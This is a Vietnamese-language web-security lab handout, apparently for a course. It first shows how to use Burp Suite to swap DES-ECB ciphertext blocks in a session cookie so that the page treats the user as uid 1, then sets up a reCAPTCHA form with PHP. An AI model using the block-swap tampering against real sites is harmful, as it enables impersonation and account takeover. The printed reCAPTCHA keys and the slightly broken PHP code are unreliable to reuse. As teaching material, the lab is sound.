
Trong công cụ Burp suite, nhấn đúp vào dữ liệu blob, nhấn chuột phải vào nó, và nhấn vào "**Send to decoder**", như hình dưới đây.




Trong công cụ Burp, nhấn vào tab **Decoder**.

Ở bên phải của Burp suite, nhấn vào nút "**Smart decode**". Các ký tự "%2b" và "%2f" được đánh dấu bằng màu đỏ và thông tin cơ bản Base64 blob xuất hiện trong một hộp mới bên dưới, chứa các ký tự "+" và "/".

Trong nhóm nút thứ hai, nhấn vào "**Decode as...**". Trong menu thả xuống, nhấn vào **Base64**, như hình dưới đây.



Một hộp thoại thứ 3 xuất hiện, có chứa các giá trị hex, như được hiển thị bên dưới.



So sánh các giá trị hex, với "hex" được hiển thị trên trang "Welcome". Các byte chúng ta cần nằm ở nửa thứ hai của hàng đầu tiên trong Burp, như hình dưới đây.

3. Encrypted with DES-ECB

Invalid uid:0

Plain	hex
rnd=6905	f6d23ebd92906813
l&app=to	15372171e875deb3
ken3&use	e3d549de0dbb7e2a
rname=wa	0a380982fc43ce54
ldo&uid=	ff2e15d0443dc7d1
0&time=1	ac85c28ed97e02cb
47672821	97c1e7eaaaf052922
4	acbc70563d989b99

Chỉnh sửa Blob


Chúng ta cần các byte vào nhóm thứ 6 gồm 8 byte, để thay đổi user ID thành 1.

Nhấn vào byte thứ 9 trong hàng thứ 3, nhấn phím cách **backspace** hai lần để xóa nội dung của nó và gõ các giá trị từ hàng đầu tiên.

Cẩn thận sao chép 8 byte trong hàng đầu tiên vào hàng thứ 3, như hình dưới đây.

0	f6	d2	3e	bd	92	90	68	13	15	37	21	71	e8	75	de	b3	ôÖ>½ h 7!qèu³
1	e3	d5	49	de	0d	bb	7e	2a	0a	38	09	82	fc	43	ce	54	ãÖ!p »~* 8 ùC!T
2	ff	2e	15	d0	44	3d	c7	d1	15	37	21	71	e8	75	de	b3	ÿ. ÐÐ=ÇÑ 7!qèu³
3	97	c1	e7	ea	af	05	29	22	ac	bc	70	56	3d	98	9b	99	Àçê~)"-¼pV=


Làm nổi bật tất cả giá trị hex. Sau đó, ở phía bên phải, nhấn vào "**Encode as...**", **Base64**, như hình dưới đây.



Dòng văn bản Base64 xuất hiện trong một hàng mới. Vấn đề với blob này là nó chứa ký tự "+" sẽ được giải thích như là kết thúc của giá trị tham số - các ký tự đó phải được mã hóa URL-encoded.


Công cụ Burp suite dường như không có một tùy chọn để chỉ URL-encode một số ký tự, nhưng nó có thể URL-encode tất cả.

Ở phía bên phải, nhấn vào "**Encode as...**", **URL**, như hình dưới đây.




Một hàng mới xuất hiện, chứa một blob dài của văn bản được mã hóa URL-encoded, như hiển thị bên dưới.

Làm nổi bật toàn bộ hàng này và sao chép nó vào khay nhớ tạm, sử dụng "Ctrl+C".



Ghi lại yêu cầu đăng nhập

Trong công cụ Burp suite, nhấn vào tab **Proxy**, nhấn vào tab phụ **Intercept**. Nhấn vào nút **Intercept** để chuyển thành "**Intercept is on**", như hiển thị bên dưới.




Trong trình duyệt của bạn, nhấn vào nút quay lại **Back** để trở về form thử thách 3.

Nhấn vào "**Log in**".

Trong công cụ Burp suite, trên tab **Proxy** và tab phụ **Intercept**, một yêu cầu POST xuất hiện. Nhấn vào nút **Forward**.

Một yêu cầu GET xuất hiện. Nhấp đúp vào blob dữ liệu, xóa nó và dán vào dữ liệu bạn đã sao chép trước đó, như hình dưới đây.



Trong công cụ Burp suite, nhấn vào nút "**Intercept is on**" để cho phép lưu lượng truy cập.

Trình duyệt Web của bạn bây giờ sẽ hiển thị cho bạn đăng nhập với "**tên bạn**" và **uid=1**, như hình dưới đây.



V. reCAPTCHA

Yêu cầu

Một máy ảo Ubuntu 16.04 tải từ trang osboxes.org.

5.1 Lập một tài khoản reCAPTCHA



Mở trình duyệt Web và truy cập <https://www.google.com/recaptcha/admin>

Một trang đăng nhập Google xuất hiện. Đăng nhập bằng tài khoản Gmail.

Nhấn vào nút "**Get reCAPTCHA**".

Trong trang tiếp theo, nhập các mục sau:

- Nhãn Label: **YOURNAME**
- Tên miền Domains: **YOURNAME.example.com**
- Chủ sở hữu Owners: **yourname@mail.ccsc.edu**



Register a new site

Label


yourname

Domains
(one per line)

yourname.example.com

Owners
(one per line)

yourname@mail.ccsf.edu

☒ Send alerts to owners 

Register



Nhấn vào đăng ký **Register**.

Trên trang tiếp theo, cuộn xuống phần tên miền “Domains”. Nhập **localhost** như hình dưới đây.

Ở phía dưới cùng của trang, nhấn vào nút lưu thay đổi **“Save changes”**.

→ ↻ 🏠 <https://www.google.com/recaptcha/admin#site/31526>

Google

 reCAPTCHA  samsclass.info

Domains
(one per line)

localhost

Owners
(one per line)

sam.bowne@gmail.com|

▸ Advanced Settings

☐ Send alerts to owners [?](#)

Discard changes Save changes

Một trang xuất hiện với các khóa và đoạn mã. Điều duy nhất chúng ta cần là 2 khóa, như hình dưới đây.

① Adding reCAPTCHA to your site

▼ Keys

Site key

Use this in the HTML code your site serves to users.

```
6LchiMoSAAAAAEZzrPioClYwvvg0tya27nFQPajD
```

Secret key

Use this for communication between your site and Google. Be sure to keep it a secret.

```
6LchiMoSAAAAACk_2af1Z5J_FsZLwSC1sOr6VXR0
```

Giữ trang này mở. bạn sẽ cần dán 2 khóa vào tập tin bạn tạo dưới đây.

Kiểm tra mạng

Trên máy Linux, trong cửa sổ Terminal, thực hiện lệnh này:

```
ping google.com
```

Hãy chắc rằng bạn đang nhận được trả lời replies. Nếu không, cần sửa các vấn đề về mạng trước khi tiếp tục.

5.2 Cài đặt PHP

Trên máy Linux, trong cửa sổ Terminal, thực thi lệnh này:

```
sudo apt-get update
```

```
sudo apt-get install php libapache2-mod-php -y
```

Nhập mật khẩu khi được nhắc

Khởi động Apache

Trên máy Linux, trong cửa sổ Terminal, thực thi lệnh này:

```
sudo service apache2 restart
```

netstat -pant

Bạn sẽ thấy địa chỉ local trên cổng 80 ":::80" trong cột trạng thái State là LISTEN, với tên chương trình Program Name là apache2, như hình dưới đây:

```
root@kali:/etc/apache2# netstat -pant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp6      0      0 :::443                 :::*                    LISTEN      10598/apache2
tcp6      0      0 :::80                  :::*                    LISTEN      10598/apache2
root@kali:/etc/apache2#
```

Kiểm tra PHP


Trên máy Linux, trong cửa sổ Terminal, thực thi lệnh này:

```
sudo nano /var/www/html/test.php
```

Trong cửa sổ nano, nhập code dưới đây:

```
<?php phpinfo(); ?>
```

Màn hình sẽ giống như dưới đây:




```
GNU nano 2.2.2      File: test.php
<?php phpinfo(); ?>
```

Nhấn **Ctrl+X**, **Y**, sau đó nhấn phím Enter. Thao tác này sẽ lưu tập tin.

Ở phía bên trái của màn hình desktop, nhấn vào trình duyệt Firefox màu cam.

Trong thanh địa chỉ Firefox address, nhập **localhost/test.php** và nhấn phím Enter. Bạn sẽ thấy một trang thông tin cấu hình PHP, như hình dưới đây:



Điều này xác minh rằng Apache và PHP đang chạy đúng

5.3 Tạo Form

Trên máy Linux, trong cửa sổ Terminal, thực thi lệnh này:

```
sudo nano /var/www/html/YOURNAME-form.html
```

Thay thế văn bản "YOURNAME" bằng tên của bạn, nhưng không sử dụng bất kỳ dấu cách nào.

Nhập mã HTML vào file vừa mở, thay thế YOURNAME bằng tên bạn ở hai nơi, như được đánh dấu trong hình ảnh bên dưới:

```
<html>  
<head><title>YOURNAME reCAPTCHA Form</title>  
<script src="https://www.google.com/recaptcha/api.js" async  
defer></script>
```

```

</head>
<body>
<h1>YOURNAME reCAPTCHA Form</h1>
<form method="post" action="captcha.php">
  <div
    class="g-recaptcha"
    data-sitekey="9LDDpf0eVtMZY6kdJnGhsYYY-5ksd-W"></div>
  <input type="submit" />
</form>
</body>
</html>

```

Thay thế giá trị data-sitekey bằng khóa trang web của bạn mà bạn đã tìm thấy khi bắt đầu bài lab này, như được đánh dấu trong hình dưới đây.

Thay thế **YOURNAME** bằng tên của bạn ở hai nơi.

Lưu tập tin với phím **Ctrl+X, Y, Enter**.

```

osboxes@osboxes: /var/www/html
GNU nano 2.5.3      File: /var/www/html/YOURNAME-form.html      Modified
<html>
<head><title>YOURNAME reCAPTCHA Form</title>
<script src="https://www.google.com/recaptcha/api.js" async defer></script>
</head>
<body>
<h1>YOURNAME reCAPTCHA Form</h1>
<form method="post" action="captcha.php">
<div class="g-recaptcha" data-sitekey="9LDDpf0eVtMZY6kdJnGhsYYY-5ksd-W"></div>
<input type="submit" />
</form>
</body>
</html>

```

Tạo đoạn mã xử lý cho PHP

Trên máy Linux, trong cửa sổ Terminal, thực hiện lệnh này:

sudo nano /var/www/html/captcha.php

Nhập đoạn mã PHP này vào tập tin.

```
<?php
if(isset($_POST['g-recaptcha-response'])                &&
!empty($_POST['g-recaptcha-response')):
    //your site secret key
    $secret = '6LchiMoSAAAAACk_2af1Z5J_FsZLwSC1sOr6VXR0';
    //get verify response data
    $verifyResponse = file_get_contents(

'https://www.google.com/recaptcha/api/siteverify?secret='
    $secret.'&response='.$_POST['g-recaptcha-response']);
    $responseData = json_decode($verifyResponse);
    if($responseData->success):
        echo "<h1>YOURNAME reCAPTCHA Succeeded!</h1>";
    else:
        echo "<h1>Robot verification failed, please try
again.</h1>";
    endif;
else:
    echo '<h1>Please click on the reCAPTCHA box.</h1>';
endif;
?>
```

Thay thế giá trị \$secret với khóa bí mật secret key đã tìm thấy khi bắt đầu bài lab này, như được đánh dấu trong hình dưới đây.

Thay thế **YOURNAME** bằng tên của bạn.

Lưu tập tin với **Ctrl+X, Y, Enter**.

```
GNU nano 2.5.3 File: captcha.php
<?php
if(isset($_POST['g-recaptcha-response']) && !empty($_POST['g-recaptcha-response'])):
    //your site secret key
    $secret = '6LchiMoI_____2af1Z5J_FsZLwSC1s0r6VXR0';
    //get verify response data
    $verifyResponse = file_get_contents(
        'https://www.google.com/recaptcha/api/siteverify?secret=' .
        $secret . '&response=' . $_POST['g-recaptcha-response']);
    $responseData = json_decode($verifyResponse);
    if($responseData->success):
        echo "<h1>YOURNAME reCAPTCHA Succeeded!</h1>";
    else:
        echo "<h1>Robot verification failed, please try again.</h1>";
    endif;
else:
    echo '<h1>Please click on the reCAPTCHA box.</h1>';
endif;
?>
```

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To

Kiểm tra đoạn mã PHP

Trên máy Linux, trong cửa sổ Terminal, thực thi lệnh này:

php /var/www/html/captcha.php

Bạn sẽ thấy thông báo Vui lòng nhấn vào hộp reCAPTCHA "Please click on the reCAPTCHA", như hình dưới đây.

```
osboxes@osboxes:/var/www/html$ php /var/www/html/captcha.php
<h1>Please click on the reCAPTCHA box.</h1>osboxes@osboxes:/var/www/html$
```

Kiểm tra form

Trong một trình duyệt Web, chuyển đến trang **localhost/YOURNAME-form.html**.

Bạn sẽ thấy một form reCAPTCHA, như hình dưới đây.



YOURNAME reCAPTCHA Form

localhost/YOURNAME-form.html

Most Visited Offensive Security Kali Linux Kali Docs Exploit-DB

YOURNAME reCAPTCHA Form

☐ I'm not a robot

reCAPTCHA
Privacy - Terms

Submit Query

localhost/YOURNAME-form.html

YO CHA Form

Select all images of **bodies of water** such as lakes or oceans.

☐

Submit

Report a problem

VERIFY

Một hộp check màu xanh lá cây xuất hiện.

Nhấn vào nút gửi **Submit**.

Bạn sẽ thấy thông báo "**YOURNAME reCAPTCHA Succeeded!**", như hình dưới đây.

